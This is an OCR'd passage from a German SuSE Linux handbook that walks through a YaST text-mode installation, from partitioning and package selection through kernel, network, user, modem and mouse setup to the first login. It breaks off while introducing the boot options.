


TYP DER INSTALLATION
Wählen Sie hier die Art der Installation aus, die Sie durchführen wollen.
Linux neu installieren
Bestehendes Linux-System updaten
Installation im Experten-Modus
Abbruch - keine Installation

Abbildung 2.8: YaST Eingangsbildschirm



Hinweis

Wenn Sie YaST besser kennen lernen wollen oder spezielle Wartungsaufgaben haben, sehen Sie bitte im YaST-Kapitel nach (Kapitel 3 auf Seite 81 ff.)! Am Anfang des YaST-Kapitels finden Sie Hinweise zur Tastaturbelegung unter YaST.

‘`Linux neu installieren`’ Wenn SuSE Linux neu installiert werden soll. Mit genau diesem Punkt werden wir uns im Folgenden beschäftigen.

‘`Bestehendes Linux-System updaten`’ Das Update von SuSE Linux ist Thema in Abschnitt 15.1 auf Seite 451.

‘`Installation im Experten-Modus`’ Wenn Sie diesen Installationsmodus wählen, haben Sie während der Installation die Möglichkeit, gezielt einzugreifen. Wählen Sie diesen Punkt bitte nur dann, wenn Sie ausreichend Linux-Erfahrungen haben und Sie sicher wissen, welche Schritte nacheinander zu erfolgen haben. Der Experten-Modus wird im Folgenden *nicht* erklärt!

‘`Abbruch - keine Installation`’ Falls Sie es sich im letzten Moment anders überlegen...

Wählen Sie ‘`Linux neu installieren`’.

Bitte vergleichen Sie, *bevor* Sie eventuell selbst partitionieren, Abschnitt 2.8 auf Seite 65; dort finden Sie weiterführende Informationen.

2.2.4 Festplatte partitionieren und formatieren

YaST teilt Ihnen nun mit, dass eine Festplatte gefunden wurde. Falls dort „freier“ Plattenbereich vorhanden ist, wird YaST dies feststellen und vorschlagen, den Bereich für Linux zu verwenden (Maske ‘`Freien Bereich nutzen?`’).



Tipp

Sollte bereits eine Swap-Partition vorhanden sein – eventuell von einer vorangegangenen Installation –, so wird YaST fragen, ob diese Swap-Partition verwendet und schließlich in das System eingebunden werden soll.

Gehen Sie so vor, um die erforderlichen Partitionen einzurichten:

‘`Partitionieren`’ – Die Frage nach der Partitionierung muss in der Regel bei einer SuSE Linux-Erst- oder bei einer -Neuinstallation mit ‘`Partitionieren`’ beantwortet werden. ‘`LVM Einrichten`’ wählen Sie nur aus, wenn Sie einen *Logical Volume Manager* benötigen.

‘`JA`’ – Wenn Sie ‘`Ja`’ sagen, partitioniert YaST selbständig, und Sie können mit Abschnitt 2.2.6 auf Seite 39 weitermachen.

‘`Nein`’ – Sagen Sie ‘`Nein`’, können Sie interaktiv partitionieren.



Abbildung 2.9: YaST – Platte partitionieren

Wenn YaST *keinen* freien Platz ausmachen kann, erscheint die Maske ‘`Gesamte Platte verwenden`’; Sie haben dort die beiden folgenden Möglichkeiten (zur Erinnerung: mit (Tab) bzw. (←) oder (→) positionieren Sie den Cursor, während mit (⟷) die Auswahl durchgeführt wird):

‘`Partitionieren`’ – Sie nehmen die Festplatten-Aufteilung selbständig vor; diese Option müssen Sie zwingend dann wählen, wenn Sie neben Linux ein

bereits installiertes anderes Betriebssystem weiterverwenden wollen. In Abschnitt 2.10 auf Seite 73 ist das Vorgehen erklärt.

'Gesamte Platte' – YaST wird – nach einer „roten" Sicherheitsabfrage – die Partitionierung *selbstständig* vornehmen und die angelegten Partitionen automatisch formatieren.



> **Achtung**
>
> Wenn Sie 'Gesamte Platte' ausführen lassen, wird die Festplatte völlig neu eingerichtet; dabei gehen alle Daten *verloren*, die sich zu diesem Zeitpunkt auf der Platte befinden!

Die Option 'Gesamte Platte' sollte immer dann gewählt werden, wenn Sie auf der ausgewählten Festplatte ein neues SuSE Linux als alleiniges Betriebssystem haben wollen *und* Sie sich nicht mit der Materie der Partitionierung beschäftigen möchten.

Eventuell vorhandene Betriebssysteme werden hiermit gelöscht!

Bei Auswahl der Option 'Gesamte Platte' verfolgt YaST die folgende Strategie:

- Eingerichtet werden eine /boot-Partition (mindestens 2 MB bzw. 1 Zylinder),
- eine Swap-Partition (doppelte RAM-Menge, jedoch höchstens 128 MB) sowie
- der Rest als eine große Partition, die unter '/' als Root-Partition (Wurzelverzeichnis) vorbereitet wird.

Mögliche Probleme

- Es kann vorkommen, dass es Probleme beim erneuten Einlesen der Partitionstabelle gibt. Diesen Umstand wird YaST in einer *roten* Mitteilungsbox anzeigen und dann zum Booten auffordern. Starten Sie in einem solchen Fall den Rechner neu und verzichten Sie beim nächsten Durchgang darauf, abermals zu partionieren.
- Es ist kein ausreichender Platz verfügbar. In Abschnitt 2.6.1 auf Seite 54 gibt es Hinweise, wie man mit fips unter DOS Platz auf der Festplatte schaffen kann.

2.2.5 Installation der Software beginnen

Die Festplatte ist nun vorbereitet. Wählen Sie jetzt die Software aus, die Sie installieren wollen.

Geduld ist angesagt: Die Daten der Serien und der Pakete müssen vom Installationsmedium eingelesen und ausgewertet werden. Wenn dieser Vorgang beendet ist, erscheint das YaST-Installationsmenü (Abbildung 2.10). Wenn Sie



Abbildung 2.10: YaST – Pakete auswählen

keine spezielle Auswahl treffen wollen, geht es mit dem Punkt ‘`Installation starten`’ weiter; in diesem Fall können Sie gleich zu Abschnitt 2.2.7 auf der nächsten Seite springen.

- Wählen Sie ‘`Konfiguration laden`’, um bei Bedarf eine spezielle Software-Auswahl zu treffen (Standard, Netzwerkserver, Minimal etc.); weiterführende Informationen dazu finden Sie in Abschnitt 2.2.6. Wenn Sie die passende Konfiguration geladen und bestätigt haben, gelangen Sie wieder ins Installationsmenü.
- Hier können Sie nun noch über das Installationsmenü mit ‘`Konfiguration ändern/erstellen`’ die Paketauswahl *in Einzelheiten* verändern. Sie gelangen in die Serienauswahl von SuSE Linux. In der Regel brauchen Sie dies jedoch *nicht*, da die vorgegebene Paketauswahl ein lauffähiges System zur Verfügung stellen wird. Auch können Sie die Auswahl jederzeit nachträglich, wenn Linux erst einmal läuft, ändern und erweitern.

Eine genaue Beschreibung dieser Menüs sowie der Funktion der einzelnen Menüpunkte erhalten Sie im YaST-Kapitel, Abschnitt 3.4 auf Seite 95.

2.2.6 Software-Grundausstattung auswählen

In diese YaST-Maske gelangen Sie (Abbildung 2.11 auf der nächsten Seite), wenn Sie in Abschnitt 2.2.5 auf der vorherigen Seite den Punkt ‘`Konfiguration laden`’ auswählen.

Wir haben für Sie einige vordefinierte „Konfigurationen“ bereitgestellt. Mit den Pfeiltasten ↑ und ↓ können Sie die einzelnen Punkte ansteuern; mit `Leertaste` wird ein Punkt an- oder abgewählt. Ein Kreuz (`'X'`) in dem Kästchen bedeutet, dass Sie diese Konfiguration zur Ersetzung oder Hinzufügung vorgesehen haben. Ein Stern (`'*'`) dahinter bedeutet, dass diese Konfiguration installiert wird.



Installation
YaST Version 1.08d -- (c) 1994-2000 SuSE GmbH
Konfiguration laden
[X] * SuSE Einfach Alles. (1890 - 7.62 G
[ ] SuSE System für Entwickler. (461 - 1.92 G
[ ] SuSE DMZ Basissystem (93 - 202.2 M
[ ] SuSE Games (525 - 1.79 G
[ ] SuSE Gnome system. (432 - 1.63 G
[ ] SuSE KDE system. (611 - 1.72 G
[ ] SuSE KDE2 system. (367 - 1.50 G
[ ] * SuSE Minimal System. (89 - 161.8 M
[ ] SuSE Multimedia system. (471 - 1.63 G
[ ] SuSE System für Netzwerkserver. (479 - 1.55 G
F1=Hilfe
F2=Beschreibung
F9=Floppy
Hinzufügen
Ersetzen
Abbruch
F1=Hilfe TAB=Protokollfenster ESC=Hauptmenü

Abbildung 2.11: YaST – Konfigurationen auswählen

‘Hinzufügen’ – Mit diesem Menüpunkt können Sie zu ausgewählten Paketen und Konfigurationen die Pakete der ausgewählten Konfiguration hinzufügen.

‘Ersetzen’ – Hiermit können Sie eine bereits vorgenommene Auswahl durch die neue Konfiguration ersetzen. Sie werden gegebenenfalls gefragt, ob Sie Pakete, die nicht zur Konfiguration gehören, löschen wollen.

‘Abbruch’ – Sie brechen die Bearbeitung ab.

2.2.7 Systemsoftware und Programme aufspielen

Nach all den Vorbereitungsmaßnahmen geht es nun darum, die von Ihnen gewünschte Software auf die Festplatte aufzuspielen.

- Starten Sie das Aufspielen der Software mit ‘Installation starten’. YaST zeigt Ihnen auf dem Bildschirm an, welches Paket gerade installiert wird und wie viele Pakete noch folgen.
- Je nach Konfiguration werden dann eventuell weitere CDs angefordert.
- Wenn die Pakete installiert sind, gehen Sie zurück zum Hauptmenü, indem Sie ‘Hauptmenü’ auswählen.

Mögliche Probleme

- Wenn Ihr Rechner über „wenig“ RAM verfügt (16 MB), dann kann zunächst nur von der ersten CD-ROM installiert werden; die anderen CDs werden in einem solchen Fall später angefordert (Abschnitt 2.2.9 auf Seite 44).
- Sollten Probleme beim Aufspielen der Software auftreten, so liegt dies in der Regel an fehlerhafter oder fehlerhaft eingestellter Hardware.

Im Falle von SCSI-Systemen überprüfen Sie bitte Kabellänge und Terminierung. Nehmen Sie externe Geräte, vor allem Scanner, einmal vom Bus ab. Versuchen Sie es auch mit Kernel-Parametern; die wichtigsten werden in Abschnitt 14.3.1 auf Seite 414 ff. genannt.

Im Falle von ATAPI vergleichen Sie bitte Abschnitt 2.7.5 auf Seite 61.

2.2.8 Kernel für das System auswählen

Das Software-Grundsystem wurde auf die Festplatte übertragen.




AUSWAHL DES KERNELS
Wählen Sie nun den Kernel aus, mit dem Sie künftig Ihr System booten möchten.
Ausführlichere Informationen erhalten Sie mit dem Hilfesystem (F1). Mit F2 können Sie den Zielpfad für den Kernel anpassen, mit F3 ändern Sie den Zielpfad für die .config-Datei.
Kernel-Zielpfad: /boot
Ziel für .config-Datei: /usr/src/linux
Standard Kernel 2.4 (Pentium-optimiert)
Standard Kernel 2.2 (Pentium-optimiert)
Kernel 2.2 für Rechner mit 386 oder 486 Prozessoren
Kernel 2.4 für Rechner mit 386 oder 486 Prozessoren
Kernel 2.2 gebaut aus unveränderten Linux-Quellen
Kernel 2.2 mit SMP-Support
Kernel 2.4 mit SMP-Support
< Weiter >
< Abbruch >

Abbildung 2.12: YaST – Auswahl des Kernels

Es wird jetzt ein für das System geeigneter ☞*Kernel* installiert und es wird der Bootloader LILO auf der Festplatte eingerichtet, wenn Sie dies wünschen. Wählen Sie nun einen passenden Kernel aus (Abbildung 2.12); beispielsweise:

- Der ‘`Standard Kernel`’ ist für die meisten Systeme geeignet.
- Der ‘`Kernel mit SMP-Support`’ ist für Mehrprozessor-Systeme zu nehmen
- Der ‘`Kernel mit APM-Support`’ beinhaltet Unterstützung für „Advanced Power Management“.



Achtung

Wenn Ihr Prozessor nicht 100% Pentium-konform ist, wählen Sie bitte ‘`Kernel für Rechner mit 386- oder 486-Prozessoren`’. Diesen Kernel müssen Sie z. B. für einen Cyrix 686 nehmen. Ein falschgewählter Kernel kann zu einer "`Kernel panic`" führen; vgl. `file:/usr/share/doc/sdb/de/html/cyrix686.html`.

YaST wird den Kernel nach `/boot/vmlinuz` kopieren und die Kernel-Konfigurationsdatei unter `/boot` und auf Wunsch auch als `/usr/src/linux/.config` ablegen. Diese Datei beschreibt genau den installierten Kernel und die zugehörigen Module.

Die Frage, ob Sie LILO konfigurieren möchten, beantworten Sie mit ‘`Ja`’, wenn Sie sich *sicher* sind, dass Ihre eventuell bereits installierten Systeme von LILO gebootet werden können (siehe auch Abbildung 3.21 auf Seite 107); in der Regel ist dies bei DOS und Windows 95/98 der Fall – bei Windows NT liegen die Dinge aber bisweilen anders (vgl. Abschnitt 4.7.2 auf Seite 137) !

Hinweise zum Ausfüllen der einzelnen Masken finden Sie im YaST-Kapitel, Abschnitt 3.6.2 auf Seite 105.

2.2.9 Grundkonfiguration des Systems mit YaST

Nach der Kernelauswahl ist die Grundkonfiguration an der Reihe. Es werden die ersten Soft- und Hardware-Komponenten konfiguriert.



Abbildung 2.13: YaST – Zeitzone auswählen

- Jetzt ist die Zeitzone auszuwählen (Abbildung 2.13). Es erscheint eine lange Liste. Aus dieser Liste wählen Sie ‘`CET`’ (engl. *Central European Time*) aus, wenn Sie sich mit Ihrem Rechner vornehmlich in mitteleuropäischen Breiten aufhalten. . .

  Die Rechneruhr kann nach der *lokalen Zeit* oder nach *Greenwich Mean Time* (GMT) gehen. ‘`GMT`’ ist vorbelegt; wählen Sie nur dann ‘`lokale Zeit`’, wenn Sie die Rechneruhr dementsprechend eingestellt haben.

- Nun folgen einige Masken zur Netzwerk-Konfiguration:

  – Rechner- und Domainname (Abbildung 2.14). Wenn Sie von Ihrem ☞ *Systemadministrator* oder von Ihrem ☞*ISP* keine Vorgaben bekommen



EINGABE DER NAMEN DES RECHNERS
In dieser Maske wird der Name, unter dem Ihr Rechner im Netz
bekannt ist, angegeben. Der Name besteht aus dem eigentlichen
Rechnernamen und dem Domainnamen. Ein Namensbestandteil darf
Buchstaben, Ziffern und das Zeichen '-' enthalten. Der Domainname
besteht aus mehreren solchen Teilen, die durch Punkte getrennt
sind.
Rechnername :erde :
Domainname :kosmos.all :
< Weiter >
< Abbruch >

Abbildung 2.14: YaST – Rechner- und Domainname

haben, können Sie sich hier etwas Nettes aussuchen. Falls Sie in das Internet wollen oder ein lokales Netz betreiben möchten, sorgen Sie dafür, dass dieser Name korrekt ist; möglich ist z. B. `erde.kosmos.all`. Hierbei steht `erde` für den Rechnernamen (engl. *hostname*) und `kosmos.all` für den Domainnamen (engl. *domainname*).

– Nur `loopback` oder `echtes` Netz? Hat Ihr Rechner *keine* Netzwerkkarte, können Sie bei dieser Frage `loopback` bejahen und brauchen nicht eine ins Detail gehende Konfiguration durchzuführen.

– Wenn Sie `echtes` Netz gewählt haben, kommen weitere Fragen: DHCP-Client, Netzwerktyp (für Ethernet-Karten wählen Sie `eth0`), IP-Adresse, Netmask, Gateway, inetd, portmap, NFS-Server, `From`-Zeile für News-Postings, Netz-Client mit Zugriff auf einen Nameserver (IP des Nameservers, YP-Domain), Auswahl des Kernel-Moduls für die Netzkarte).

– Auswahl der `sendmail.cf` für das Mail-System (Abbildung 2.15 auf der nächsten Seite); vgl. auch Abschnitt 6.8 auf Seite 208.

Die bis zu diesem Zeitpunkt gesammelten Angaben werden gespeichert und von SuSEconfig (vgl. Abschnitt 17.5 auf Seite 502) auf die unterschiedlichen Konfigurationsdateien verteilt. YaST wird beendet und zahlreiche Meldungen zum jeweiligen Systemzustand laufen über den Bildschirm.

- Nach einigen Systemmeldungen und dem `"Willkommen"`-Gruß müssen Sie sehr aufmerksam sein: Es folgt die Frage nach dem `'root'`-Passwort. Dieses Passwort benötigen Sie immer dann, wenn Sie sich als ☞*Systemadministrator* anmelden („einloggen“) wollen. Wählen Sie das Passwort bitte sorgfältig und merken Sie es sich gut; achten Sie auf Groß- und Kleinschreibung. Benutzen Sie möglichst *keine* Leer- oder Sonderzeichen (sofern Sie nicht wissen, was Sie tun); bitte beachten Sie, dass in der Standardeinstellung nur 8 Zeichen ausgewertet werden.



SENDMAIL KONFIGURATION
Sendmail benötigt eine Konfigurationsdatei /etc/sendmail.cf .
Es kann eine passende Konfigurationsdatei für die folgenden Fälle
angeboten werden.
Wenn keine von diesen passt, können Sie Ihre eigene erstellen;
schauen Sie dazu nach /usr/share/sendmail. Es sollte jedoch nicht
schaden, eine der folgenden auszuprobieren.
ACHTUNG: Wenn Sie vorhaben, eine eigene veränderte sendmail.cf zu
benutzen, sollten Sie hier den letzten Punkt anwählen und diese
Datei selbst installieren. Andernfalls wird SuSEconfig die
angewählte sendmail-Konfigurationsdatei nach sendmail.cf
umkopieren und Ihre Änderungen gehen verloren.
Rechner mit permanenter Netzverbindung (SMTP)
Einzelplatzrechner ohne Netzverbindung
Rechner mit temporärer Netzverbindung (Modem oder ISDN)
Benutze UUCP zur Mail-Übertragung
Expertenmodus für Sendmail-Konfiguration
Keine Modifikation von /etc/sendmail.cf
< Weiter >
< Abbruch >

Abbildung 2.15: YaST – Mail-System auswählen

- YaST schlägt vor, ein Benutzer-Login („Beispielbenutzer“) anzulegen. Dies sollten Sie machen, denn es ist nicht empfehlenswert, sich als `'root'` einzuloggen und so auch die Alltagsarbeiten zu erledigen, dafür sollten Sie Ihr persönliches Benutzer-Login verwenden. Denken Sie sich einen schönen Kurznamen (ohne Leerzeichen, möglichst nicht mehr als 8 Zeichen) aus, beispielsweise Ihre Initialen oder `tux`. Wenn Sie ein Passwort eingeben, merken Sie sich auch dieses bitte unbedingt!

- YaST fragt, ob Sie Ihr Modem einrichten möchten. Wenn Sie ein Modem haben, können Sie es nun einbinden lassen; dies kann aber auch später jederzeit nachgeholt werden. Wenn Sie ‘`Ja`’ wählen, fragt YaST nach der seriellen Schnittstelle des Modems; vgl. Abbildung 2.16 auf der nächsten Seite. – Beachten Sie, dass so genannte „Winmodems“ *nicht* funktionieren (vgl. `file:/usr/share/doc/sdb/de/html/cep_winmodem.html`).

- YaST fragt, ob Sie die Maus einrichten möchten. Wenn Sie das tun möchten, wählen Sie ‘`Ja`’. Wählen Sie den Typ der Maus aus der Liste aus (ähnlich wie Abbildung 2.17 auf Seite 46). Bei seriellen Mäusen will YaST noch die serielle Schnittstelle wissen, an der die Maus angeschlossen ist (Abbildung 2.16 auf der nächsten Seite). Wählen Sie auch diese aus der Liste aus.

Falls weitere Pakete von den restlichen CD-ROMs zu installieren sind (vgl. Abschnitt 2.2.7 auf Seite 40), wird YaST dies nun in die Wege leiten.

- YaST fordert Sie auf, alle benötigten CD-ROMs einzulegen, damit die restliche Software eingespielt werden kann; die letzte CD wird nur dann angefordert, wenn Sie *explizit* Programmquellen (engl. *sources*) zur Installation angewählt haben; normalerweise ist dies nicht der Fall! Wenn Sie ein DVD-Medium verwenden, haben Sie es natürlich bequemer, da das Wechseln der CDs entfällt.



KONFIGURATION DES MODEMS
Dieser Teil der Konfiguration erzeugt einen Link im Verzeichnis /dev von Ihrer Modem-Device (ttyS0, ttyS1, ttyS2, ttyS3) nach /dev/modem. Wenn Sie Ihr Modem später an eine andere Schnittstelle hängen, müssen Sie diesen Link ändern.
ttyS0 - com1: unter DOS
ttyS1 - com2: unter DOS
ttyS2 - com3: unter DOS
ttyS3 - com4: unter DOS
< Weiter >
< Abbruch >

Abbildung 2.16: YaST – Schnittstellenauswahl für Modem und Maus

- Danach ist YaST beendet und Sie erhalten die Aufforderung, ⏎ zu drücken.

Ihr SuSE Linux ist komplett installiert.

2.2.10 Einloggen am Ende der Erstinstallation

Während im Hintergrund noch diverse Konfigurationsskripten abgearbeitet werden, können Sie sich bereits als `'root'` einloggen, z. B. auf Konsole 1. Geben Sie bei der Eingabeaufforderung `"Login:"` zunächst `root` und bei der Aufforderung `"Password:"` Ihr vorher festgelegtes Passwort für den Benutzer `'root'` ein; das Passwort haben Sie in Abschnitt 2.2.9 auf Seite 43 bestimmt. Das `'root'`-Passwort ist nicht mit dem Passwort für den „Beispielbenutzer“ zu verwechseln! Zur Bedeutung des Vorgangs des Einloggens vgl. den Abschnitt 19.1 auf Seite 536.

Der ☞*Prompt* (Eingabeaufforderung) des Linux-Systems erscheint, und Sie können jetzt arbeiten; der Prompt sieht wie folgt aus:

```
erde:~ #
```

Geben Sie beispielsweise den Befehl **`ls -a`** ein, um die Dateien im aktuellen Verzeichnis aufzulisten:

```
erde:~ # ls -a
```

oder YaST (**`yast`**), um Änderungen am System vorzunehmen:

```
erde:~ # yast
```

Wenn Sie YaST (**`yast`**) starten, können Sie z. B. über den Menüpunkt ‘`Administration des Systems`’ weitere Benutzer anlegen. Weiter geht es mit dem Unterpunkt ‘`XFree86™ konfigurieren`’; über diesen Punkt lässt sich die grafische Oberfläche einrichten (vgl. Abschnitt 8.3 auf Seite 250).




KONFIGURATION DER MAUS
Wählen Sie aus der Liste den Typ Ihrer Maus. Es wird ein Link
im Verzeichnis /dev von Ihrer Maus-Schnittstelle nach
/dev/mouse angelegt.
Microsoft kompatible serielle Maus [-t ms]
PS/2 Maus oder C&T 82C710 (evtl. alte Logitech) [-t ps2]
Logitech Busmaus [-t bm]
ATI XL Busmaus [-t bm]
Microsoft Busmaus [-t mb]
Mouse Systems serielle Maus [-t msc]
Ältere serielle Logitech Serie 9 [-t logi]
Mouse Man Protokoll (serielle Logitech Maus) [-t mman]
MSC 3-Byte (serielle Maus) [-t sun]
Intellimouse - Maus mit Rad am seriellen Port [-t ms3]
Intellimouse - Maus mit Rad am PS/2-Port [-t imps2]
Plug-and-Play Mäuse (Alternative zu '-t ms') [-t pnp]
MM Serie [-t mm]
Älteste serielle 2-Button Maus [-t bare]
< Weiter >
< Abbruch >

Abbildung 2.17: YaST – Auswahl des Maustreibers



Hinweis

Im Hintergrund werden automatisch Konfigurationsskripten ablaufen. Auf weniger leistungsfähigen Rechnern kann diese Prozedur, je nach Installationsumfang, durchaus länger als eine Stunde dauern. Wenn Sie vorzeitig den Rechner „herunterfahren“, wird YaST beim nächsten Booten wieder routinemäßig gestartet werden!

Diese Skripten sind erst dann komplett abgearbeitet, wenn auf ☞*Konsole* 9 steht (umschalten mit Alt + F9, mit Alt + F7 kommen Sie wieder zur grafischen Benutzeroberfläche zurück):

"Have a lot of fun!"

Nach der Installation des Systems können weitere Konfigurationen vorgenommen werden; vgl. Sie die Verweise in Abschnitt 2.1.17 auf Seite 28 zu Drucken, Internet und Hardware-Einbindung.



Achtung

Ein Linux-Rechner darf nie einfach ausgeschaltet werden. Benutzen Sie bitte entweder die vorgesehene Funktion des KDM oder die in Abschnitt 19.2 auf Seite 537 vorgestellten Befehle, um den Rechner „herunterzufahren“ (engl. *Shutdown*). Wenn der Rechner nicht heruntergefahren wird, muss beim nächsten Booten eine Überprüfung des Dateisystems durchgeführt werden – das kostet zumindest Zeit; und in Ausnahmefällen ist die Überprüfung nicht in der Lage, alle eventuell beschädigten Dateien wiederherzustellen.

2.3 SuSE Linux starten

Nach der Installation bleibt die Frage zu klären, wie Sie Linux im täglichen Betrieb starten wollen (☞*Booten*).

In der folgenden Übersicht werden die verschiedenen Alternativen für einen Linux-Start vorgestellt; welche dieser Startmethoden für Sie die beste ist, hängt vornehmlich von dem vorgesehenen Verwendungszweck ab.

Bootdiskette: Sie starten Linux über die *Bootdiskette* („Startdiskette“). Diese Möglichkeit funktioniert immer und macht keine Arbeit – die Bootdiskette wurde möglicherweise vorhin nebenbei erzeugt (in Abschnitt 2.1.8 auf Seite 24).

Die Bootdiskette ist eine gute Zwischenlösung, falls Sie beim Einrichten der anderen Möglichkeiten nicht sofort zurechtkommen oder falls Sie die Entscheidung über den endgültigen Bootmechanismus verschieben wollen. Auch im Zusammenhang mit OS/2 oder Windows NT mag die Bootdiskette eine gute Lösung darstellen.

loadlin: Die loadlin-Variante setzt voraus:

